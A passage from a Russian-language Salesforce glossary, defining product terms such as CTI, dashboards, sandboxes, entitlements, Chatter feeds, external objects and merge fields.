Связанный список, содержащий имена конкурентов, а также их слабые и сильные стороны в отношении конкретной возможности.

### **Система компьютерной телефонии (СТТ)**

Связь между телефонной системой и компьютером, позволяющая упростить процесс обработки и управления входящими и исходящими вызовами.

### **Connect for Office**

Продукт, позволяющий интегрировать систему Salesforce с приложениями Microsoft® Word и Excel.

### **Connect for Outlook**

Поддержка приложения Connect for Outlook прекращена. Этот продукт был устаревшим встраиваемым модулем для приложения Microsoft® Outlook® 2007 или более ранних версий.

### **Connect Offline**

Продукт, позволяющий продавцам использовать систему Salesforce для удаленного обновления данных — в любое время, в любом месте и без подключения к сети.

### **Подключенный пользователь**

При использовании адаптера Salesforce для Lightning Connect подключенный пользователь — это пользователь в организации поставщика, регистрационные данные которого используются для входа в организацию поставщика. Доступ подключенного пользователя к данным в организации поставщика влияет на данные, которые могут быть доступны внутри организации подписчика.

### **Вкладка «Консоль»**

Вкладка, содержащая консоль Agent Console, которая объединяет связанные записи на одном экране, состоящем из разных рамок, и предоставляет централизованный доступ для просмотра и редактирования данных.

### **Контакт**

*Контакты* — это отдельные лица, связанные с вашей организацией.

### **Contact Manager Edition**

Версия Salesforce, предназначенная для малого бизнеса и предоставляющая доступ к ключевым функциям управления контактами.

### **Роль контакта**

Роль, назначенная контакту в конкретной организации, возможности или контракте, например, «Сотрудник, принимающий решения» или «Эксперт по оценке». Для организации, контракта или возможности может быть указан

один «основной» контакт. В разных организациях, контрактах и возможностях контакту могут быть назначены разные роли.

#### **Доставка содержимого**

Файл, преобразованный в специальный интерактивный формат, для распространения между интересами, контактами и коллегами.

#### **Пакет содержимого**

Набор связанных документов или файлов, которые хранятся в Salesforce CRM Content в виде группы.

#### **Контракт**

*Контракт* — это соглашение, определяющее условия делового сотрудничества между сторонами.

#### **Элемент строки контракта**

Элемент строки контракта — это определенный продукт, указанный в сервисном контракте. Элементы строки контракта отображаются в связанном списке «Элементы строки контракта» только для сервисных контрактов.

#### **Управляющее поле**

Любое поле стандартного или настраиваемого раскрывающегося списка или флажка, значения которого определяют доступные значения в одном или нескольких зависимых полях.

#### **Преобразовать**

Кнопка или ссылка, благодаря которой пользователь может преобразовать перспективный интерес в организацию, контакт или возможность. Сведения из полей интереса переносятся в соответствующие поля организации, контакта или возможности.

#### **Адаптер СП**

Небольшое приложение, контролирующее внешний вид и функциональность программного телефона Salesforce. Адаптер играет роль промежуточного звена между сторонней системой компьютерной телефонии, системой Salesforce и пользователем Salesforce CRM Call Center. Адаптер должен быть установлен на каждом компьютере, которому требуется доступ к функциям Salesforce CRM Call Center.

#### **Настраиваемый компонент консоли**

Страница Visualforce, добавленная администратором на консоль Salesforce для настройки, интеграции и расширения возможностей консоли.

#### **Настраиваемое поле**

Поле, которое может быть добавлено к стандартным полям с целью дополнительной настройки системы Salesforce.

#### **Настраиваемая справка**

Настраиваемый текст, добавляемый администратором для того, чтобы пользователи могли просмотреть сведения о стандартных и настраиваемых полях или настраиваемых объектах.

#### **Настраиваемые ссылки**

Настраиваемые ссылки — это URL-адреса, заданные администратором для интеграции данных Salesforce с внешними веб-сайтами и системами обработки документации. Ранее использовался термин «Веб-ссылки».


#### **Настраиваемый объект**

Настраиваемые записи, предназначенные для хранения уникальных данных организации.

#### **Тип настраиваемого отчета**

См. определение «Тип отчета».

#### **Настраиваемый элемент S-Control**

 **Прим.:** Элементы S-Control заменены страницами Visualforce. Начиная с марта 2010 года создание элементов S-Control недоступно новым организациям и организациям, которые их никогда не создавали. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.



Настраиваемый веб-элемент, используемый в настраиваемых ссылках. Настраиваемые элементы S-Control могут содержать любой тип содержимого, отображаемого в обозревателе (например, Java-приложение, элемент управления ActiveX, файл Excel или настраиваемая веб-форма в формате HTML).

### **Настраиваемое прогнозирование**

Исправленный модуль прогнозирования, позволяющий организациям настраивать прогнозы для собственных бизнес-процессов.

### **Настраиваемое представление**

Функция, позволяющая просмотреть конкретный набор записей для определенного объекта.

## **D**

---

### **Панель мониторинга**

*Панель мониторинга* — это средство отображения данных исходного отчета в виде визуальных компонентов, таких как диаграммы, шкалы, таблицы, показатели или страницы Visualforce. Компоненты представляют собой моментальные снимки ключевых показателей и индикаторов эффективности организации. Каждая панель мониторинга может содержать не более 20 компонентов.

### **Конструктор панелей мониторинга**

*Конструктор панелей мониторинга* — это графический интерфейс для создания и редактирования панелей мониторинга.

### **Категория данных для ответов**

*Категории данных* на вкладке «Ответы» позволяют классифицировать вопросы в зоне ответов. Например, при наличии зоны ответов для продуктов группы аппаратного обеспечения можно создать следующие категории данных: «Портативные компьютеры», «Настольные компьютеры» и «Принтеры». Участники зоны могут быстро просматривать отдельные категории для поиска ответов на вопросы. Категории данных позволяют администраторам контролировать доступ к вопросам.

### **Категория данных для статей**

В Salesforce Knowledge *категория данных* — это набор критериев, структурированных в иерархические группы категорий. Статьям базы знаний могут быть назначены разные категории, благодаря чему пользователи могут быстро находить нужные статьи. Например, чтобы классифицировать статьи по регионам продаж и бизнес-единицам, создайте две группы категорий: «Регионы продаж» и «Бизнес-единицы». Группа категорий «Регионы продаж» может состоять из географической иерархии, в которой категория «Все регионы продаж» будет расположена на самом верхнем уровне, категории «Северная Америка», «Европа» и «Азия» — на втором уровне, и так далее (вплоть до пятого уровня). Категории назначаются авторами статей. Категории данных позволяют администраторам контролировать доступ к статьям.

### **Database.com**

Database.com — это корпоративная база данных, разработанная компанией Salesforce специально для использования в глобальной сети.

### **Датированные курсы обмена**

Датированные курсы обмена позволяют соотносить курс обмена валюты с конкретным диапазоном дат. Например, 1 января курс обмена составлял 1,39 Евро за 1 доллар США, а 1 февраля повысился до 1,42 Евро. В этом случае возможности, закрытые в диапазоне 1 января—1 февраля, используют первый курс обмена (1 доллар США=1,39 Евро), тогда как возможности, закрытые 1 февраля или позже, используют второй курс обмена (1 доллар США=1,42 Евро).

### **Понизить**

Чтобы понизить рейтинг неудачной идеи на 10 очков, нажмите кнопку **«понизить»**. Рейтинг идеи может быть понижен только один раз. Идея, рейтинг которой был понижен, не может быть повышена. Если количество отрицательных голосов превышает количество положительных, то рейтинг идеи может быть отрицательным.

### **Зависимое поле**

Поле любого настраиваемого раскрывающегося списка или раскрывающегося списка со множественным выбором, отображающее доступные значения на основе значения, выбранного в соответствующем управляющем поле.

### **Сведения**

Страница, отображающая сведения об отдельной записи объекта. Страница сведений о записи позволяет просматривать данные, которые могут быть изменены на странице редактирования.

Этот термин используется в отчетах, чтобы отличать сводную информацию от включения всех данных столбца по всей информации в отчете. Чтобы просмотреть или скрыть подробные сведения отчета, нажмите кнопку **«Показать сведения»** или **«Скрыть сведения»**.

### **Подробное представление**

Центральная рамка консоли Agent Console, отображающая подробное представление любой записи, выбранной в других рамках консоли. Подробное представление отображает макеты страниц, заданные для страниц сведений об объектах. Запись, отображаемая в подробном представлении, выделяется в списковом представлении.

### **Developer Edition**

Бесплатная полнофункциональная организация Salesforce, позволяющая разработчикам использовать платформу Force.com в целях создания, расширения и интеграции новых приложений. Организации Developer Edition доступны на сайте [developer.salesforce.com](https://developer.salesforce.com).

### **Developer Pro Sandbox**

Безопасные среды Developer Pro Sandbox копируют настройки (метаданные), но не данные производственной организации, в отдельную среду, предназначенную для создания и тестирования кода. Безопасная среда Developer Pro Sandbox отличается от безопасной среды Developer Sandbox дополнительным хранилищем. Количество доступных безопасных сред Developer Sandbox определяется используемой версией производственной организации.

### **Developer Sandbox**

Безопасные среды Developer Sandbox копируют настройки (метаданные), но не данные производственной организации, в отдельную среду, предназначенную для создания и тестирования кода.

### **Библиотека документов**

Область хранения документов без их добавления в организации, контакты, возможности или другие записи.

### **Черновая статья**

Черновая статья — это незавершенная статья, которая еще не опубликована, то есть недоступна на вкладке «Статьи» (во всех каналах) и в общедоступной базе знаний. Менеджеры статей могут просматривать черновые статьи на вкладке «Управление статьями» путем выбора вложенной вкладки **«Статьи»** в области «Просмотр» и установки переключателя **«Черновые статьи»**. Черновые статьи могут быть отфильтрованы по назначению: текущему или любому пользователю (все черновые статьи организации). Черновые статьи могут быть назначены любому пользователю, связанному с редактурой.

### **Черновой перевод**

Черновой перевод — это незавершенный перевод статьи на разные языки. Данные переводы не публикуются, то есть недоступны на вкладке «Статьи» (во всех каналах) и в общедоступной базе знаний. Менеджеры статей могут просматривать черновые переводы на вкладке «Управление статьями» путем выбора вложенной вкладки **«Переводы»** в области «Просмотр» и установки переключателя **«Черновые переводы»**. Черновые переводы могут быть отфильтрованы по назначению: текущему пользователю, очереди перевода или любому пользователю (все черновые переводы организации). Переводы могут быть назначены любому пользователю, который может публиковать статьи Salesforce Knowledge.

### **Динамическая панель мониторинга**

Для отображения *динамической панели мониторинга* используются параметры безопасности пользователя, просматривающего панель мониторинга. Данные, доступные на панели мониторинга, определяются уровнем доступа

каждого пользователя. Данный вариант позволяет администраторам предоставлять пользователям с разным уровнем доступа общий доступ к одному набору компонентов панели мониторинга.

## Е

---

### **Электронное предупреждение**

Электронное предупреждение — это действие бизнес-правила и утверждения, которое создается на основе шаблона эл. почты при использовании бизнес-правила или процесса утверждения, и затем отправляется конкретным получателям (пользователям Salesforce или другим лицам).

### **Шаблон эл. почты**

Сообщение эл. почты, содержащее стандартный текст, например, приветственное письмо новому сотруднику или подтверждение получения запроса, отправленного в службу поддержки. Шаблоны эл. почты могут быть дополнены полями слияния и созданы в текстовом, HTML- или настраиваемом формате.

### **Enterprise Edition**

Версия Salesforce, предназначенная для использования на крупных предприятиях.

### **Право**

Права позволяют определить наличие у клиента привилегии на поддержку с целью последующего создания обращения. Право на поддержку может быть предоставлено клиенту на основе отдельного актива, организации или сервисного контракта.

### **Контакт права**

Контакт права — это контакт, имеющий право на поддержку (например, определенный клиент). Контакты права отображаются в связанном списке прав «Контакты» или в связанном списке контактов «Права». Контакты права не имеют макетов страниц, макетов поиска, кнопок, ссылок и типов записей.

### **Процесс права**

Процесс передачи права - это временная шкала, содержащая все этапы (контрольные точки), которые должны быть выполнены службой поддержки для принятия решения по обращению. Каждый процесс использует логику, необходимую для определения способа применения соответствующего уровня обслуживания клиентов.

### **Шаблон права**

Шаблон права — это предопределенные условия уровня обслуживания клиента, которые могут быть добавлены пользователями в продукты. Например, создайте шаблоны права для веб-поддержки или поддержки по телефону, чтобы разрешить пользователям добавление прав в продукты, предложенные клиентам.

### **Внешний источник данных**

Внешний источник данных определяет способ доступа к внешней системе. Lightning Connect использует внешние источники данных для доступа к данным, хранящимся вне организации Salesforce. Files Connect использует внешние источники данных для доступа к сторонним системам содержимого. Внешние источники данных имеют связанные внешние объекты, которые используются пользователями и платформой Force.com для взаимодействия с внешними данными и содержимым.

### **Взаимосвязь внешнего поиска**

Взаимосвязь внешнего поиска связывает дочерний стандартный, настраиваемый или внешний объект с родительским внешним объектом. При создании поля взаимосвязи внешнего поиска стандартное поле «Внешний код» родительского внешнего объекта сопоставляется со значениями поля взаимосвязи внешнего поиска дочернего объекта. Значения полей внешнего объекта извлекаются из внешнего источника данных.

### **Внешний объект**

Внешние объекты похожи на настраиваемые объекты, но соотносятся с данными, хранящимися вне организации Salesforce. Каждый внешний объект соотносится с таблицей данных в заданном внешнем источнике данных, а каждое

поле внешнего объекта соотносится со столбцом таблицы. Пользователи и платформа Force.com используют внешние объекты для взаимодействия с внешними данными.

#### **Внешний пользователь**

Внешние пользователи — это пользователи с лицензиями сообщества, клиентского или партнерского портала.

## **F**

---

#### **Вложение ленты, Chatter**

Вложение ленты — это файл или ссылка, добавленная в сообщение ленты Chatter.

#### **Фильтр ленты, Chatter**

*Фильтр ленты* — это средство отображения набора сообщений в ленте Chatter на вкладке Chatter.

#### **Отслеживание ленты, Chatter**

Параметры администратора, определяющие записи и поля, которые должны отслеживаться в лентах Chatter. Если для объекта включена функция отслеживания лент, то пользователи могут отслеживать записи этого типа объекта. Если для полей включена функция отслеживания лент, то при изменении полей отслеживаемых записей пользователям доступны обновления в ленте Chatter.

#### **Справка поля**

Текст настраиваемой справки, который может быть добавлен для любого стандартного или настраиваемого поля. Справка отображается при наведении указателя мыши на значок справки, расположенный рядом с нужным полем.

#### **Безопасность поля**

Параметры, которые определяют уровень доступности поля (скрытое, доступное, только для чтения или редактируемое). Доступно только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

#### **Наборы полей**

Набор полей — это группировка полей. Например, набор полей может содержать поля, описывающие личное имя, отчество, фамилию и должность пользователя. Страница Visualforce поддерживает динамическое обращение к наборам полей. Если страница добавляется в управляемый пакет, то администраторы могут добавлять, удалять или изменять порядок отображения полей набора для изменения полей, представленных на странице Visualforce, без изменения кода.

#### **Обновление поля**

Обновление поля — это действие бизнес-правила и утверждения, определяющее поле для обновления и его новое значение.

#### **Соавтор**


Соавторы могут просматривать, предоставлять общий доступ, редактировать, загружать исходную и новые версии файла, а также изменять полномочия в сети Chatter.

#### **Ответственный за файл**


Ответственность назначается при загрузке файла в Chatter или Salesforce CRM Content, либо при добавлении файла в ленту Chatter.

Ответственный может просматривать, редактировать, предоставлять или ограничивать общий доступ и удалять файлы, загружать исходную и новые версии файла, а также изменять полномочия для работы с файлом.


#### **Файл, личный**

Личный файл Chatter обозначается значком  и доступен только ответственному. Личным файлом является файл, загруженный на вкладку «Файлы» или добавленный в личную библиотеку Salesforce CRM Content. Пользователь, загрузивший или добавивший файл, назначается ответственным.

### **Файл, доступный в частном порядке**

Файл Chatter, доступный в частном порядке, обозначается значком  и доступен только ответственному и определенным пользователям или группам.

### **Файл, публичный**

Публичный файл обозначается значком  и доступен всем пользователям Chatter в компании. Поиск и просмотр данного файла доступны всем пользователям Chatter в компании.

### **Гость**

Гости могут просматривать, загружать и предоставлять общий доступ к файлам Chatter.

### **Вкладка «Файлы»**

Вкладка, на которой отображаются файлы пользователя в Chatter и Salesforce CRM Content.

### **Условие фильтра/критерий фильтрации**

Условие для отдельного поля, определяющее элементы, которые должны быть добавлены в списковое представление или отчет (например, «Область» равно «Московская»).

### **Финансовый год**

Период, используемый организацией для финансового планирования (например, прогнозирование), длина которого обычно соответствует длине календарного года. Финансовый год обычно содержит более мелкие финансовые периоды — кварталы или триместры.

### **Пометить**

Значок выбора статуса («Спам», «Ужасно» или «Недопустимо») для вопроса или ответа.

### **Папка**

*Папка* — это область для хранения отчетов, панелей мониторинга, документов или шаблонов эл. почты. Папки могут быть общими, скрытыми или общедоступными, а также доступными только для чтения или для чтения и записи. Пользователи, имеющие доступ к содержимому папок, определяются ролями, полномочиями, общедоступными группами и типами лицензий. Доступ к папке может быть предоставлен всем пользователям организации или только ответственному.

### **Отслеживать**

Подписка на пользователя или запись, позволяющая просматривать связанные обновления в ленте Chatter. Чтобы просмотреть сообщения пользователя, начните его отслеживание. Функция отслеживания записей позволяет просматривать добавленные сообщения и комментарии, а также изменения полей.

### **Отслеживать, Chatter Answers**

Подписка на вопрос, позволяющая получать электронные уведомления о добавлении ответов или комментариев для определенного вопроса.

### **Меню приложений Force.com**

Меню, позволяющее пользователям одним щелчком мыши переключаться между настраиваемыми приложениями. Меню приложений Force.com отображается в верхней части каждой страницы пользовательского интерфейса.

### **Приложение Force.com Enterprise**

Настраиваемое приложение, поддерживающее не более восьми настраиваемых объектов и восьми настраиваемых вкладок, доступ «Для чтения и записи» к организациям и контактам, а также доступ к совместному использованию, Bulk API или Streaming API.

### **Приложение Force.com Light**

Настраиваемое приложение, поддерживающее не более восьми настраиваемых объектов и восьми настраиваемых вкладок, а также доступ «Только для чтения» к организациям и контактам; доступ к совместному использованию, Bulk API или Streaming API не поддерживается.

### **Стоимость прогноза**

Применяется к продукту «Совместные прогнозы». Прогноз по доходу из перспективы менеджера прогнозов и сумма возможностей ответственного и его подчиненных, включая все поправки прогноза.

### **Категория прогноза**

Данное поле определяет категорию, назначенную возможности в прогнозе. Стандартная категория связывается с этапом возможности, выбранным в раскрывающемся списке «Этап». Чтобы обновить поле «Категория прогноза» для отдельной возможности, рекомендуем изменить прогноз соответствующей возможности.

### **Количество прогноза**

Применяется к продукту «Совместные прогнозы». Прогноз по количеству из перспективы менеджера прогнозов и сумма возможностей ответственного и его подчиненных, включая все поправки прогноза.

### **Пользователь прогноза**

Пользователь, который может просматривать и работать с прогнозами нижестоящих пользователей в иерархии прогнозов или территорий.

### **Прогнозы**

Продажи, ожидаемые на основе финансового года организации.

### **Поле формулы**

Тип настраиваемого поля. Поля формулы автоматически вычисляют значения на основе значений полей слияния, выражений или других значений.

### **Full Sandbox**

Безопасные среды Full Sandbox копируют всю производственную организацию и все ее данные, включая записи стандартных и настраиваемых объектов, документы и вложения. Рекомендуем использовать данную безопасную среду для создания кода, тестирования изменений и обучения рабочей группы. Безопасная среда Full Sandbox может обновляться каждые 29 дней.

## **G**

---

### **Глобальный поиск**

Расширенный поиск по записям и полям Salesforce посредством области поиска, расположенной в верхнем колонтитуле. Функция глобального поиска позволяет отслеживать используемые объекты и частоту их использования, а также при необходимости сортировать результаты поиска. Результаты поиска для объектов, используемых чаще всего, отображаются вверху списка.

### **Глобальная переменная**

Специальное поле слияния, которое может использоваться для ссылки на данные организации.

Модификатор доступа для любого метода, который должен использоваться вне приложения посредством SOAP API или другого кода Apex.

### **Группа**

Группа — это совокупность пользователей. Группы могут состоять из отдельных пользователей, других групп или пользователей ролей. Группы позволяют определить уровень общего доступа к данным или выбрать данные, которые должны быть синхронизированы при использовании приложения Connect для Outlook или Connect для Lotus Notes.

Пользователи могут создавать собственные персональные группы. Общедоступные группы, созданные администраторами, могут использоваться всеми пользователями организации.

### **Group Edition**

Продукт, предназначенный для малого бизнеса и рабочих групп с ограниченным количеством пользователей.

### **Задача группы**

Задача, назначенная группе пользователей. Обратите внимание, что задачи группы не зависимы и не связаны между собой, поэтому могут редактироваться, переноситься и удаляться по отдельности.

### **Пользователь-гость**

Пользователи-гости могут просматривать общедоступные сайты Site.com и Force.com, а также общедоступные страницы сообществ, посредством лицензии «Пользователь-гость», связанной с каждым сайтом или сообществом. Доступ пользователей-гостей к объектам и данным определяется параметрами общего доступа в профиле «Пользователь-гость».

## **Н**

---

### **Период расцвета**

Параметр «Период расцвета» определяет скорость, с которой устаревшие идеи перемещаются в нижние строки рейтинга на вложенной вкладке «Популярные идеи», чтобы уступить место тем идеям, за которые недавно были отданы голоса. Чем меньше период расцвета, тем быстрее устаревшие идеи перемещаются вниз страницы. Данный параметр влияет на все зоны в организации.

### **Панель основных показателей**

Настраиваемая таблица, содержащая не более четырех столбцов и двух строк, которая отображается в верхней части всех основных вкладок консоли Salesforce. Данная панель позволяет быстро просматривать ключевую информацию о записях.

### **Пользователи массового портала**

Пользователи портала с ограниченным доступом, предназначенного для организаций с большим количеством пользователей (от нескольких тысяч до нескольких миллионов). В отличие от других пользователей, пользователи массового портала не имеют ролей, что позволяет избежать ошибок, связанных с вычислениями иерархии ролей. К пользователям массового портала относятся типы лицензий «Пользователь массового клиентского портала» и «Пользователь проверенного веб-узла».

### **Вкладка «Начальная страница»**

Начальная страница, позволяющая пользователям выбирать параметры и значки боковой панели, просматривать текущие задачи и действия или открывать другие вкладки.

### **Всплывающие сведения**

Всплывающие сведения — это интерактивная область наложения, содержащая подробные сведения о записи и отображающаяся при наведении указателя мыши на нужную запись в списке «Недавние элементы» на боковой панели или в поле поиска на странице сведений о записи. Пользователи могут просматривать сведения о записи перед нажатием кнопки «**Просмотр**» для вызова страницы сведений о записи или кнопки «**Правка**» для вызова страницы редактирования. Поля, отображаемые во всплывающих сведениях, определяются макетом мини-страницы записи. Поля, отображаемые во всплывающих сведениях о документе, не подлежат настройке.

## **Идея**

Идея — это предположения, опубликованные участниками сообщества идей и организованные по зонам. Например, идея для зоны, специализирующейся по теме «Автомобильные принадлежности», может иметь следующий заголовок: «Изолированные подстаканники для хранения напитков». Идея для зоны, специализирующейся по теме «Льготы сотрудников компании», может иметь следующий заголовок: «Корпоративный детский сад».

### **Немедленное действие**

Действие бизнес-правила, выполняемое при выполнении условий бизнес-правила.



### **Взаимосвязь непрямого поиска**

Взаимосвязь непрямого поиска связывает дочерний внешний объект с родительским стандартным или настраиваемым объектом. При создании поля взаимосвязи непрямого поиска для внешнего объекта рекомендуем задать поля родительского и дочернего объектов для сопоставления и связывания записей во взаимосвязи. Например, выберите настраиваемое поле уникального внешнего кода родительского объекта для сопоставления с полем взаимосвязи непрямого поиска дочернего объекта, значения которого извлекаются из внешнего источника данных.

### **Влияние, Chatter**

Степень влияния пользователя в сети Chatter. Данный показатель определяется количеством опубликованных сообщений и комментариев, а также количеством полученных комментариев и предпочтений.

- Популярные агенты влияния принимают активное участие во многих социальных сетях и регулярно делятся ценным содержимым.
- Активные агенты влияния побуждают других пользователей к участию и предоставлению информации.
- Наблюдатели принимают пассивное участие или только зарегистрировались в Chatter.

### **Журнал взаимодействия**

Область консоли Salesforce, позволяющая добавлять примечания к основной рабочей записи, открывать новые вкладки и просматривать связанный список «Примечания и вложения». Для более удобного поиска и просмотра журналы взаимодействия добавляются в связанный список «Журнал действий» в качестве архива. Администраторы могут настроить журналы взаимодействия для отображения полей задач.

## **J**

---

### **Объект объединения**

Настраиваемый объект с двумя взаимосвязями «Основная—подробная». Настраиваемый объект объединения позволяет моделировать взаимосвязь «Многие ко многим» между двумя объектами. Например, настраиваемый объект «Ошибка» может быть связан со стандартным объектом «Обращение» таким образом, что ошибка может быть связана с несколькими обращениями, а обращение может быть связано с несколькими ошибками.

## **K**

---

### **Агент базы знаний**

Система Salesforce использует термин *«агент базы знаний»* для обозначения отдельного типа пользователя. Агенты базы знаний — это пользователи статей во внутреннем приложении Salesforce Knowledge. Данные пользователи могут использовать вкладку «Статьи» для поиска и просмотра статей, но не могут создавать, редактировать и управлять статьями.

### **Боковая панель базы знаний**

Боковая панель консоли Salesforce, содержащая заголовки статей Salesforce Knowledge, которые могут использоваться для принятия решений по текущим обращениям. Боковая панель поддерживает автоматический поиск и отображение статей базы знаний, содержащих поисковый запрос в поле обращения «Тема». Боковая панель, настроенная администратором, доступна только пользователям Salesforce Knowledge.

## **L**

---

### **Макет**

См. определение «Макет страницы».



### **Интерес**

*Интерес* — это потенциальный клиент, интересующийся продуктами или услугами компании.

### **Библиотека**

Хранилище файлов в приложении Salesforce CRM Content.

### **Полномочие библиотеки**

Набор привилегий, определяющих уровень доступа пользователя в библиотеке Salesforce CRM Content.

### **Lightning Connect**

Lightning Connect предоставляет пользователям доступ к записям, хранящимся вне системы Salesforce (например, данные из системы планирования бизнес-ресурсов). Система Salesforce позволяет представлять данные во внешних объектах и просматривать внешние данные в режиме реального времени посредством выносок веб-служб для внешних источников данных.

### **Нравится**

Данная ссылка позволяет выразить свое одобрение по конкретному сообщению или комментарию в ленте Chatter. При нажатии данной ссылки пользователь будет получать электронные уведомления о добавлении последующих комментариев.

### **Нравится, Chatter Answers**

Выражение поддержки или подтверждение точности и полезности вопроса, ответа или статьи базы знаний.

### **Цена по прайс-листу**

Цена продукта в настраиваемом прайс-листе.

### **Списковое представление**

Отображение списка элементов (например, организаций или контактов) на основе заданного критерия. Система Salesforce поддерживает несколько стандартных представлений.

Списковое представление на консоли Agent Console — это верхняя рамка, отображающая список записей на основе определенных критериев. Списковые представления, доступные для отображения на вкладке «Консоль», соответствуют списковым представлениям, заданным на вкладках других объектов. Консоль не поддерживает возможность создания списковых представлений.

### **Live Agent**

Приложение Live Agent — это интерактивный текстовый чат, который позволяет сервисным организациям взаимодействовать со своими клиентами и посетителями веб-сайта в режиме реального времени.

### **Консоль Live Agent**

Консоль Live Agent — это специализированная консоль, используемая агентами службы поддержки для управления чатами Live Agent. Агенты могут обрабатывать запросы и участвовать в текущих чатах, а также просматривать записи Salesforce и статьи Salesforce Knowledge.

### **Имя на родном языке**

Значение, сохраненное для поля на языке пользователя или организации. Имя на родном языке связано со стандартным именем поля.

### **Диалоговое окно поиска**

Всплывающее диалоговое окно, позволяющее выполнять поиск нового элемента (например, контакта, организации или пользователя).

### **Поле поиска**

Тип поля, содержащее значение, связываемое с другой записью. Поля поиска могут быть доступны в тех макетах страницы, где объекты связаны друг с другом посредством взаимосвязи «Поиск» или «Основная-подробная». Например, обращения связаны с активами посредством взаимосвязи «Поиск», поэтому пользователи могут выбрать нужные им

активы с помощью диалогового окна поиска на странице редактирования обращения или щелчком по имени актива на странице сведений об обращении.

### **Взаимосвязь поиска**

Взаимосвязь между двумя записями, благодаря которой записи могут быть связаны друг с другом. Например, отдельный актив может быть связан с обращением, так как обращения связаны с активами посредством взаимосвязи поиска. Поле поиска для одной из сторон взаимосвязи позволяет пользователям нажимать значок поиска и выбирать другую запись во всплывающем окне. Чтобы просмотреть все связанные записи, рекомендуем воспользоваться связанным списком соответствующей записи. Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления.

## **М**

---

### **Пользователь Marketing**

Отдельный сотрудник организации, который может управлять кампаниями. Полномочия пользователя Marketing предоставляются путем установки флажка «Пользователь Marketing» на странице личных сведений пользователя.

Создание, редактирование и удаление кампаний, а также расширенная настройка кампаний, доступны только пользователям Marketing.

Доступ к мастерам импорта кампаний предоставляется пользователям Marketing только при наличии профиля «Пользователь Marketing» или полномочия «Импорт интересов».

### **Взаимосвязь «Основная — подробная»**

Взаимосвязь между двумя разными типами записей, благодаря которой записи могут быть связаны друг с другом. Например, организации могут быть связаны с возможностями посредством взаимосвязи «Основная–подробная». Данный тип взаимосвязи влияет на удаление записи и ее безопасность, поэтому наличие поля взаимосвязи поиска в макете страницы является обязательным.

### **Основной раскрывающийся список**

Полный список значений раскрывающегося списка, доступных для типа записи или бизнес-процесса.

### **Матричный отчет**

Матричные отчеты аналогичны сводным отчетам, но позволяют группировать и резюмировать данные по строкам и столбцам. Данные отчеты могут использоваться в качестве исходных для компонентов панели мониторинга. Рекомендуем использовать данный тип отчета для сравнения связанных общих сумм, особенно при наличии больших объемов данных для резюмирования и необходимости сравнения значений в нескольких разных полях или просмотра данных по дате и продукту, пользователю или географии.

### **Статус участника**

Статус интереса или контакта в отношении к кампании. Например, интерес или контакт могут иметь статус участника «Запланировано», «Отправлено» или «Получен ответ» на различных этапах кампании электронных рассылок.

### **Сообщение, Chatter**

Сообщение Chatter — это средство личного взаимодействия с другими пользователями Chatter. Например, сообщение может быть отправлено менеджеру по личному вопросу или нескольким выбранным пользователям, имеющим отношение к определенной теме. Сообщения не отображаются в ленте и профиле текущего пользователя, а также в любой другой общедоступной области сети Chatter.

### **Поле слияния**

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. Например, поле «Здравствуйте,

{!Contact.FirstName}!» использует поле слияния контакта для извлечения значения поля контакта «Личное имя», необходимого для индивидуализации сообщения эл. почты.

### **Контрольная точка**

Выполнение контрольных точек является обязательным условием процесса поддержки. Контрольные точки — это показатели, определяющие уровни предоставляемого клиентам обслуживания. Например, контрольными точками считаются время отправки первого ответа и время принятия решения по обращению.

### **Действия контрольных точек**

Действие контрольной точки - это зависимое от времени действие бизнес-правила, которое выполняется на каждом этапе (контрольная точка) процесса передачи права. Примеры действий контрольных точек: отправка электронных предупреждений выбранным пользователям за час до нарушения правил отправки первого ответа или автоматическое обновление некоторых полей обращения через минуту после успешной отправки первого ответа.

### **Макет мини-страницы**

Набор элементов текущего макета страницы записи, выбранный администратором для отображения в мини-представлении консоли Agent Console и во всплывающих сведениях. Макеты мини-страниц наследуют связи между типами записей и профилями, связанные списки, поля и параметры доступа к полям из макета страницы.

### **Мини-представление**

Правая рамка консоли Agent Console, отображающая записи, связанные с записью, которая отображается в подробном представлении. Поля, отображаемые в мини-представлении, определяются администратором в макетах мини-страниц. Мини-представление отображается только в том случае, если запись, отображаемая в подробном представлении, связана с другими записями.

### **Многопользовательское событие**

Запланированное событие для нескольких приглашенных пользователей. Также называется конференцией. Многопользовательское событие может быть создано путем приглашения других пользователей на любое новое календарное событие.

### **Раскрывающийся список со множественным выбором**

См. определение «Раскрывающийся список (множественный выбор)».

### **Мои параметры**

Если организация использует улучшенный интерфейс пользователя «Настройка» и пользователь имеет Salesforce Classic, то личные параметры доступны в меню «Мои параметры» под именем пользователя.

## **N**

---

### **Именованные регистрационные данные**

Именованные регистрационные данные одновременно определяют URL-адрес конечной точки выноски и ее обязательные параметры проверки подлинности. Именованные регистрационные данные, заданные как конечная точка, могут упростить настройку проверенных выносок.

### **Вкладка «Навигация»**

Вкладка консоли Salesforce, содержащая раскрывающуюся кнопку, которая позволяет выбирать и просматривать начальные страницы объектов.

### **Псевдоним**

Прозвище — это имя, используемое для определения пользователя в сообществе. Данное поле может содержать не более 40 символов. Данное поле может редактироваться стандартными пользователями.

## О

---

### **Объект**

Объект позволяет хранить информацию в организации Salesforce. Объект — это общее определение типа хранимой информации. Например, объект «Обращение» позволяет хранить сведения о запросах клиентов. Каждому объекту организации может соответствовать множество записей, хранящих сведения об отдельных экземплярах этого типа данных. Например, одна запись обращения может хранить информацию о запросе на обучение Алексея Иванова, а другая запись обращения может хранить информацию об ошибке конфигурации Марии Петровой.

### **Справка объекта**

Текст настраиваемой справки, который может быть добавлен для любого настраиваемого объекта. Этот текст отображается на начальной странице записи настраиваемого объекта, на страницах сведений и редактирования записи настраиваемого объекта, а также в списковых представлениях и связанных списках.

### **Поставщик OData**

Поставщик OData — это служба удаленных данных, использующая OData для предоставления доступа к данным, хранящимся на внешнем сервере. Функция Lightning Connect позволяет определять внешние источники данных для подключения системы Salesforce к поставщикам OData, а также определять внешние объекты для соотнесения с внешними данными.

### **Open CTI**

Интерфейс прикладного программирования, позволяющий разрабатывать системы компьютерной телефонии, которые могут быть интегрированы в систему Salesforce без использования адаптеров CTI или клиентских приложений.

### **Оператор**

